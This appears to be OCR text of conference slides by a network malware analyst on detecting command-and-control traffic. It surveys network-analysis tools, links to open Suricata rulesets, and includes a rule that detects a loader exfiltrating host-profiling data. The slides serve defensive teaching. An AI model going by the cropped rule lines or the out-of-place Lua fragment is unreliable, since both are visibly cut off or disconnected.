Tricky obfuscation techniques for C2 communication? Just detect them all!

Kseniia Naumova (@naumovax)
network malware analyst

About me

- senior malware analyst: work more than 5 years in:
  - researching and detecting different threats in network
  - improving network traffic analysis tools
  - searching for new approaches to detect network threats
- bachelor's and master degree in cybersecurity
- played CTF since 2018
- teach students & organize cybersecurity events
- share my research on the X platform about new interesting malware I found

Report plan

01

Introduction to network analytics

02


Methods for analyzing and detecting suspicious & dangerous activity

03

Obfuscation techniques for C2 communication

01

Introduction to network analytics



source: https://www.geeksforgeeks.org/how-does-the-internet-work/

network security solutions

Firewall NGFW

DLP NTA

Host-based NDR
IDS/IPS ...


monitoring, analysis, detection

network analysts


02

Methods for analyzing and detecting suspicious & dangerous activity


Pyramid of ~~pain~~ network traffic analysis technologies




Pyramid of ~~pain~~ network traffic analysis technologies



Reputation lists



Pyramid of ~~pain~~ network traffic analysis technologies



Network rules

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE Unk Loader Host Profiling Data Exfiltration Attempt";
flow:established,to_server; http.method; content:"POST"; http.uri; pcre:"/^\x2f[a-fA-F0-9]{32}$/"; http.request_body;
 content:"|22|systemInfo|22 3a|"; content:"|22|HostName|22 3a|"; content:"|22|CurrentUser|22 3a|"; content:
"|22|OSVersion|22 3a|"; content:"|22|OSName|22 3a|"; content:"|22|CPUModel|22 3a|"; content:"|22|TotalMemoryMB|22
3a|"; content:"|22|PowerShellVersion|22 3a|"; fast_pattern; content:"|22|Architecture|22 3a|"; content:
"|22|securityInfo|22 3a|"; content:"|22|AVProducts|22 3a|"; content:"|22|logData|22 3a|"; content:"|22|execPolicy|22
3a|"; reference:md5,67
affected_product Windo
Client_and_Server, tls
confidence High, signa
mitre_tactic_name Comm
target:src_ip;)
```

https://github.com/OISF/suricata-intel-index/blob/master/index.yaml

- Emerging Threats Open Ruleset [Proofpoint] ~ 42k rules
  https://rules.emergingthreats.net/open/suricata-%(__version__)s/emerging.rules.tar.gz
- PAW Patrules is a collection of rules for IDPS/NSM Suricata engine [pawpatrules] ~ 20k rules
  https://rules.pawpatrules.fr/suricata/paw-patrules.tar.gz
- Positive Technologies Open Ruleset [Positive Technologies] ~ 300 rules
  https://rules.ptsecurity.com/files/ptopen.rules.tar.gz


updated regularly

- Threat hunting rules [tgreen] - no updates from January 2024
  https://github.com/travisbgreen/hunting-rules/raw/master/hunting.rules.tar.gz
- Lateral movement rules [Stamus Networks] - no updates from 2022
  https://ti.stamus-networks.io/open/stamus-lateral-rules.tar.gz


Open-Source rulesets

source: https://rules.emergingthreats.net/open/suricata-$version/emerging.rules.tar.gz


Pyramid of ~~pain~~ network traffic analysis technologies



File analysis




Pyramid of ~~pain~~ network traffic analysis technologies



Advanced analysis

- fuzzy search



- ML solutions

- behavioral profiling

- script modules

```lua
-- Caches the absolute path of a file.
local function cache_file_path(file_name)
    local project_title = sys.get_config_string("project.title")
    local system_info = sys.get_sys_info()
    if system_info.system_name == "Linux" then
        -- Linux uses the $XDG_CONFIG_HOME environment variable as the file path prefix.
